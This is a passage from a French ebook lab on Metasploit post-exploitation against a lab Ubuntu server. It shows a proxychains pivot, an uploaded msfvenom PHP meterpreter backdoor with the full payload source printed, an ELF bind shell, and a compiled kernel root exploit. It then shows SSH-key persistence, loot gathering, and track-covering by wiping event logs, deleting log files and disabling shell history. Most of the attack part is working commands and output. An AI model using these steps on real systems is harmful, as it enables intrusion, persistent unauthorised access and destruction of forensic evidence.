
Le résultat est un peu décevant vu qu'on retrouve que port 22 et 80 d'ouvert 💎

Nous continuons notre analyse en exploitant le module « auxiliary/scanner/http » discuté précédemment :


```
root@kali: ~  
File Edit View Search Terminal Help  
msf > use auxiliary/scanner/http/http_version  
msf auxiliary(scanner/http/http_version) > show options  
  
Module options (auxiliary/scanner/http/http_version):  
  
Name      Current Setting  Required  Description  
-----  
Proxies    no               no        A proxy chain of format type:host:port[,type:host:port][...]  
RHOSTS     yes              yes       The target address range or CIDR identifier  
RPORT      80               yes       The target port (TCP)  
SSL        false            no        Negotiate SSL/TLS for outgoing connections  
THREADS    1                yes       The number of concurrent threads  
VHOST      no               no        HTTP server virtual host  
  
msf auxiliary(scanner/http/http_version) > set rhosts 192.168.2.129  
rhosts => 192.168.2.129  
msf auxiliary(scanner/http/http_version) > set threads 20  
threads => 20  
msf auxiliary(scanner/http/http_version) > exploit  
  
[+] 192.168.2.129:80 Apache/2.4.18 (Ubuntu)  
[*] Scanned 1 of 1 hosts (100% complete)  
[*] Auxiliary module execution completed  
msf auxiliary(scanner/http/http_version) >
```

Nous découvrons donc que la version qui tourne derrière est un apache 2.4.18 mais malheureusement pas vulnérable.

Nous essayons ensuite de naviguer vers le serveur en http pour voir un peu à quoi ça ressemble en utilisant la notion de proxy chaining, ce qui va nous permettre d'utiliser la machine cible comme relais proxy pour nous connecter à la machine finale.



Nous pouvons effectuer cela grâce au module socks4a présent par défaut au niveau de Metasploit :



```
root@kali: ~  
File Edit View Search Terminal Help  
msf >  
msf >  
msf > use auxiliary/server/socks4a  
msf auxiliary(server/socks4a) > show options  
  
Module options (auxiliary/server/socks4a):  
  
  Name      Current Setting  Required  Description  
  ----      -  
  SRVHOST    0.0.0.0          yes       The address to listen on  
  SRVPORT    1080             yes       The port to listen on.  
  
Auxiliary action:  
  
  Name      Description  
  ----      -  
  Proxy  
  
msf auxiliary(server/socks4a) > 
```

Ce dernier configurera une passerelle sur le port local, plus précisément sur le port 1080, pour acheminer le trafic vers le système cible. Une transmission par proxy sur 127.0.0.1:1080 acheminera le trafic de notre navigateur via l'hôte compromis.

Pour les outils externes, nous devons utiliser des chaînes proxy et les configurer en définissant le port sur 1080 au niveau du fichier : **/etc/proxychains.conf**.

La configuration devra ressembler à ce qu'on peut voir ci-dessous :

```
root@kali: ~  
File Edit View Search Terminal Tabs Help  
root@kali: ~  
# Quiet mode (no output from library)  
#quiet_mode  
# Proxy DNS requests - no leak for DNS data  
proxy_dns  
# Some timeouts in milliseconds  
tcp_read_time_out 15000  
tcp_connect_time_out 8000  
# ProxyList format  
# type host port [user pass]  
# (values separated by 'tab' or 'blank')  
#  
# Examples:  
# socks5 192.168.67.78 1080 lamer secret  
# http 192.168.89.3 8080 justu hidden  
# socks4 192.168.1.49 1080  
# http 192.168.39.93 8080  
#  
# proxy types: http, socks4, socks5  
# ( auth types supported: "basic"-http "user/pass"-socks )  
[ProxyList]  
# add proxy here ...  
# meanwhile  
# defaults set to "tor"  
socks4 127.0.0.1 1080
```

Une fois effectué, nous rajoutons la configuration au niveau de notre navigateur :

Connection Settings

Configure Proxy Access to the Internet

☐ No proxy

☐ Auto-detect proxy settings for this network

☐ Use system proxy settings

☒ Manual proxy configuration

HTTP Proxy Port

☐ Use this proxy server for all protocols

SSL Proxy Port

FTP Proxy Port

SOCKS Host Port

☒ SOCKS v4 ☐ SOCKS v5

No Proxy for


Example: .mozilla.org, .net.nz, 192.168.1.0/24

☐ Automatic proxy configuration URL

☐ Do not prompt for authentication if password is saved

☐ Proxy DNS when using SOCKS v5


Et en naviguant vers notre cible, nous remarquons une page d'upload :



Nous allons donc créer un backdoor php pour exploiter cette faiblesse :

```
root@kali: ~  
File Edit View Search Terminal Tabs Help  
root@kali: ~ x root@kali: ~ x  
root@kali:~# msfvenom -p php/meterpreter/bind_tcp rhost=192.168.2.129 lport=80 -f raw > shell.php  
[-] No platform was selected, choosing Msf::Module::Platform::PHP from the payload  
[-] No arch selected, selecting arch: php from the payload  
No encoder or badchars specified, outputting raw payload  
Payload size: 1336 bytes  
root@kali:~#
```

Et avant d'exécuter cette dernière, nous lançons notre listener comme ci-dessous :



```
root@kali: ~  
File Edit View Search Terminal Tabs Help  
root@kali: ~ x root@kali: ~ x [2] v  
msf > use exploit/multi/handler  
msf exploit(multi/handler) > set payload php/meterpreter/bind_tcp  
payload => php/meterpreter/bind_tcp  
msf exploit(multi/handler) > show options  
Module options (exploit/multi/handler):  


| Name | Current Setting | Required | Description |
|------|-----------------|----------|-------------|
| ---- | -----           | -----    | -----       |

  
Payload options (php/meterpreter/bind_tcp):  


| Name  | Current Setting | Required | Description        |
|-------|-----------------|----------|--------------------|
| ----  | -----           | -----    | -----              |
| LPORT | 80              | yes      | The listen port    |
| RHOST |                 | no       | The target address |

  
Exploit target:  


| Id | Name            |
|----|-----------------|
| -- | ----            |
| 0  | Wildcard Target |

  
msf exploit(multi/handler) > set rhost 192.168.2.129  
rhost => 192.168.2.129  
msf exploit(multi/handler) > exploit
```




Il ne faut pas oublier de dé-commenter votre code !

```
Open  shell.php  Save  [Icons]

/*<?php /**/ error_reporting(0); $ip = '0.0.0.0'; $port = 80; if
(is_callable('stream_socket_server')) { $srvsock = stream_socket_server("tcp://{ip}:{port}"); if
($srvsock) { die(); } $s = stream_socket_accept($srvsock, -1); fclose($srvsock); $s_type =
'stream'; } elseif (is_callable('socket_create_listen')) { $srvsock =
socket_create_listen(AF_INET, SOCK_STREAM, SOL_TCP); if (!$res) { die(); } $s =
socket_accept($srvsock); socket_close($srvsock); $s_type = 'socket'; } elseif
(is_callable('socket_create')) { $srvsock = socket_create(AF_INET, SOCK_STREAM, SOL_TCP); $res =
socket_bind($srvsock, $ip, $port); if (!$res) { die(); } $s = socket_accept($srvsock);
socket_close($srvsock); $s_type = 'socket'; } else { die(); } if (!$s) { die(); } switch ($s_type)
{ case 'stream': $len = fread($s, 4); break; case 'socket': $len = socket_read($s, 4); break; } if
(!$len) { die(); } $a = unpack("Nlen", $len); $len = $a['len']; $b = ''; while (strlen($b) < $len)
{ switch ($s_type) { case 'stream': $b .= fread($s, $len-strlen($b)); break; case 'socket': $b .=
socket_read($s, $len-strlen($b)); break; } } $GLOBALS['msgsock'] = $s; $GLOBALS['msgsock_type'] =
$s_type; if (extension_loaded(' Suhosin') && ini_get(' Suhosin.executor.disable eval'))
{ $suhosin_bypass=create_function('', $b); $suhosin_bypass(); } else { eval($b); } die();
```

PHP Tab Width: 8 Ln 1, Col 1 INS

Maintenant, on va exploiter notre backdoor en nous dirigeant vers le répertoire d'upload (« /uploads »), et dès qu'on ouvre le fichier (php), on récupère notre session comme on peut le voir ci-dessous :

```
msf exploit(multi/handler) > show options
Module options (exploit/multi/handler):
  Name  Current Setting  Required  Description
  ----  -
Payload options (php/meterpreter/bind_tcp):
  Name  Current Setting  Required  Description
  ----  -
  LPORT  80               yes       The listen port
  RHOST  192.168.2.129    no        The target address

Exploit target:
  Id  Name
  --  -
  0    Wildcard Target

msf exploit(multi/handler) > set lport 4477
lport => 4477
msf exploit(multi/handler) > exploit

[*] Started bind TCP handler against 192.168.2.129:4477
[*] Sending stage (37775 bytes) to 192.168.2.129
[*] Meterpreter session 7 opened (192.168.18.242-192.168.18.192:0 -> 192.168.2.129:4477) at 2019-01-22 19:21:06 -0500

meterpreter > getuid
Server username: www-data (33)
meterpreter >
```

```
meterpreter > getuid
Server username: www-data (33)
meterpreter > getpid
Current pid: 1428
meterpreter > uuid
[+] UUID: 937815be64b2cd7d/php=15/linux=6/2019-01-23T00:21:06Z
meterpreter > machine_id
[+] Machine ID: 36a3b25a2c30e8465b75188065269863
```

Pour disposer de plus de champs de manœuvre, nous allons exploiter une nouvelle session meterpreter mais exploitant un fichier ELF contenant notre backdoor meterpreter.

Nous créons d'abord cette dernière comme suit :

```
root@kali:~# msfvenom -p linux/x64/meterpreter/bind_tcp lport=5236 -f elf > reverse_tcp.elf
[-] No platform was selected, choosing Msf::Module::Platform::Linux from the payload
[-] No arch selected, selecting arch: x64 from the payload
No encoder or badchars specified, outputting raw payload
Payload size: 78 bytes
Final size of elf file: 198 bytes

root@kali:~#
```

Ensuite on l'upload :

```
meterpreter >
meterpreter > upload /root/reverse_tcp.elf
[*] uploading : /root/reverse_tcp.elf -> reverse_tcp.elf
[*] Uploaded -1.00 B of 198.00 B (-0.51%): /root/reverse_tcp.elf -> reverse_tcp.elf
[*] uploaded : /root/reverse_tcp.elf -> reverse_tcp.elf
meterpreter >
```

Et on exécute cette dernière à nouveau !

Une fois notre session créée, nous remarquons que nous avons des droits très restreints :

```
meterpreter > getuid
Server username: uid=33, gid=33, euid=33, egid=33
meterpreter >
```

Nous allons donc chercher à les étendre 🏆

- **Question : Effectuez une reconnaissance de la version du kernel au niveau de la machine.**
- **Question : Retrouvez l'exploit associé à la version du kernel de la machine. (HINT : <https://www.exploit-db.com/raw/37292>)**
- **Question : Compilez l'exploit et exécutez le afin d'avoir les privilèges les plus élevés comme qui suit**

```
gcc getroot.c -o GetRoot
chmod +x GetRoot

./GetRoot
spawning threads
mount #1
mount #2
child threads done
/etc/ld.so.preload created
creating shared library
sh: 0: can't access tty; job control turned off
#
```

Question : réexécutez votre backdoor avec les privilèges élevés

Et voilà, le tour est joué, on est root sur la machine cible et en plus avec un Shell meterpreter 🏆

```
meterpreter > getuid
Server username: uid=0, gid=0, euid=0, egid=0
```

Nous effectuons ensuite la mise en place de la persistance via le module suivant :

```
msf exploit(multi/handler) > use post/linux/manage/sshkey_persistence
msf post(linux/manage/sshkey_persistence) > show options

Module options (post/linux/manage/sshkey_persistence):

  Name          Current Setting  Required  Description
  ----          -
  CREATESSHFOLDER false           yes       If no .ssh folder is found, create it for a user
  PUBKEY        no              yes       Public Key File to use. (Default: Create a new one)
  SESSION       yes            yes       The session to run this module on.
  SSHD_CONFIG   /etc/ssh/sshd_config yes       sshd_config file
  USERNAME      no              no        User to add SSH key to (Default: all users on box)
```

Et on exécute tout ça :

```
msf5 post(linux/manage/sshkey_persistence) > run

[*] Checking SSH Permissions
[*] Authorized Keys File: .ssh/authorized_keys
[*] Finding .ssh directories
[+] Storing new private key as /root/.msf4/loot/20160418183337/sshkey_persistence/authorized_keys
[*] Adding key to /home/kondah/.ssh/authorized_keys
[+] Key Added
[*] Post module execution completed
msf5 post(linux/manage/sshkey_persistence) >
```

Ce module nous permet notamment de créer un accès persistant via une clé ssh privée générée de manière automatisée dans le répertoire spécifié au niveau du résultat de notre module.

C'est de loin une des meilleures méthodes de persistance possible au niveau des systèmes linux.

On peut aussi utiliser des modules linux pour récupérer un maximum d'informations sur la cible (tapez « help » pour plus de modules/fonctions).

On peut utiliser le module enum_configs :

```

Name      Current Setting  Required  Description
-----
SESSION   yes              The session to run this module on.

msf post(linux/gather/enum_configs) > sessions

Active sessions
=====
Id  Name  Type           Information                                     Connection
--  ---  --
6   meterpreter x64/linux uid=0, gid=0, euid=0 @ 192.168.18.191 192.168.18.242:8855 -> 192.168.18.191:38684 (192.168.18.191)

msf post(linux/gather/enum_configs) > set session 6
session => 6
msf post(linux/gather/enum_configs) > run

[*] Running module against 192.168.18.191
[*] Info:
[*] Ubuntu 16.04 LTS
[*] Linux ubuntu 4.4.0-21-generic #37-Ubuntu SMP Mon Apr 18 18:33:37 UTC 2016 x86_64 x86_64 GNU/Linux
[+] apache2.conf stored in /root/.msf4/loot/20190122101725 default 192.168.18.191 linux.enum.conf_032950.txt
[+] ports.conf stored in /root/.msf4/loot/20190122101725 default 192.168.18.191 linux.enum.conf_360098.txt
[-] Failed to open file: /etc/nginx/nginx.conf: core_channel open: Operation failed: 1
[-] Failed to open file: /etc/snort/snort.conf: core_channel open: Operation failed: 1
[+] my.cnf stored in /root/.msf4/loot/20190122101725 default 192.168.18.191 linux.enum.conf_510509.txt
[+] ufw.conf stored in /root/.msf4/loot/20190122101725 default 192.168.18.191 linux.enum.conf_353318.txt
[+] sysctl.conf stored in /root/.msf4/loot/20190122101725 default 192.168.18.191 linux.enum.conf_988157.txt
[-] Failed to open file: /etc/security/access.conf: core_channel open: Operation failed: 1
[+] shells stored in /root/.msf4/loot/20190122101725 default 192.168.18.191 linux.enum.conf_025806.txt
[+] sepermit.conf stored in /root/.msf4/loot/20190122101725 default 192.168.18.191 linux.enum.conf_466614.txt
[+] ca-certificates.conf stored in /root/.msf4/loot/20190122101725 default 192.168.18.191 linux.enum.conf_257365.txt
[+] access.conf stored in /root/.msf4/loot/20190122101725 default 192.168.18.191 linux.enum.conf_694389.txt
[-] Failed to open file: /etc/gated.conf: core_channel open: Operation failed: 1
[+] rpc stored in /root/.msf4/loot/20190122101725 default 192.168.18.191 linux.enum.conf_456959.txt
[-] Failed to open file: /etc/psad/psad.conf: core_channel open: Operation failed: 1
[+] debian.cnf stored in /root/.msf4/loot/20190122101725 default 192.168.18.191 linux.enum.conf_741751.txt
[-] Failed to open file: /etc/chkrpkit.conf: core_channel open: Operation failed: 1
[+] logrotate.conf stored in /root/.msf4/loot/20190122101725 default 192.168.18.191 linux.enum.conf_986500.txt
[-] Failed to open file: /etc/rkhunter.conf: core_channel open: Operation failed: 1
[-] Failed to open file: /etc/samba/smb.conf: core_channel open: Operation failed: 1
[+] ldap.conf stored in /root/.msf4/loot/20190122101725 default 192.168.18.191 linux.enum.conf_090111.txt
[-] Failed to open file: /etc/openldap/openldap.conf: core_channel open: Operation failed: 1
[-] Failed to open file: /etc/cups/cups.conf: core_channel open: Operation failed: 1
[-] Failed to open file: /etc/opt/lamp/etc/httpd.conf: core_channel open: Operation failed: 1
[+] sysctl.conf stored in /root/.msf4/loot/20190122101725 default 192.168.18.191 linux.enum.conf_623934.txt
[-] Failed to open file: /etc/proxychains.conf: core_channel open: Operation failed: 1
[+] snmp.conf stored in /root/.msf4/loot/20190122101725 default 192.168.18.191 linux.enum.conf_293427.txt
```

Ou aucore enum_system :

```
msf post(linux/gather/enum_system) > run

[+] Info:
[+]   Ubuntu 16.04 LTS
[+]   Linux ubuntu 4.4.0-21-generic #37-Ubuntu SMP Mon Apr 18 18:33:37 UTC 2016 x86_64 x86_64 GNU/Linux
[+]   Module running as "root" user
[*] Linux version stored in /root/.msf4/loot/20190122101841_default_192.168.18.191_linux.enum.syste_586343.txt
[*] User accounts stored in /root/.msf4/loot/20190122101841_default_192.168.18.191_linux.enum.syste_951837.txt
[*] Installed Packages stored in /root/.msf4/loot/20190122101841_default_192.168.18.191_linux.enum.syste_738566.txt
[*] Running Services stored in /root/.msf4/loot/20190122101841_default_192.168.18.191_linux.enum.syste_824430.txt
[*] Cron jobs stored in /root/.msf4/loot/20190122101841_default_192.168.18.191_linux.enum.syste_706714.txt
[*] Disk info stored in /root/.msf4/loot/20190122101841_default_192.168.18.191_linux.enum.syste_269810.txt
[*] Logfiles stored in /root/.msf4/loot/20190122101841_default_192.168.18.191_linux.enum.syste_920031.txt
[*] Setuid/setgid files stored in /root/.msf4/loot/20190122101841_default_192.168.18.191_linux.enum.syste_058200.txt
[*] Post module execution completed
```

Bien sûr, la liste est non exhaustive ...

Vous pouvez découvrir plus de détails sur: <https://www.offensive-security.com/metasploit-unleashed/>

Et enfin, nous effaçons nos traces 🏹

Sous Windows :

```
meterpreter > clearev
[*] Wiping 496 records from Application...
[*] Wiping 1923 records from System...
[*] Wiping 887 records from Security...
meterpreter > █
```

Vous pouvez trouver plus d'informations et de commandes sur : <https://www.offensive-security.com/metasploit-unleashed/event-log-management/>

Sous Linux, il suffit de supprimer les fichiers de logs suivants :

- **rm /etc/syslog.conf**
- **rm -r /var/logs/***
- **rm /var/log/apache2/access.log**
- **rm /var/log/apache2/error.log**



- Vous pouvez préalablement choisir de ne pas disposer d'un historique de commandes en utilisant la commande suivante : **export HISTSIZE=0**
- Vous pouvez utiliser la commande **shred** pour plus d'efficacité lors de la suppression des logs :
shred -zu filename

Et voilà pour notre lab...

Chapitre 5 : Conclusion

Ce petit ebook est le premier d'une longue série qui sera bientôt disponible.

L'objectif est de partager le peu de savoir dont je dispose tout en démocratisant quelques sujets assez rares dans le monde francophone.

Je vous remercie pour votre lecture, votre confiance, et votre fidélité et je vous invite à me communiquer toutes vos remarques, critiques et suggestions sur : hamza@alphorm.com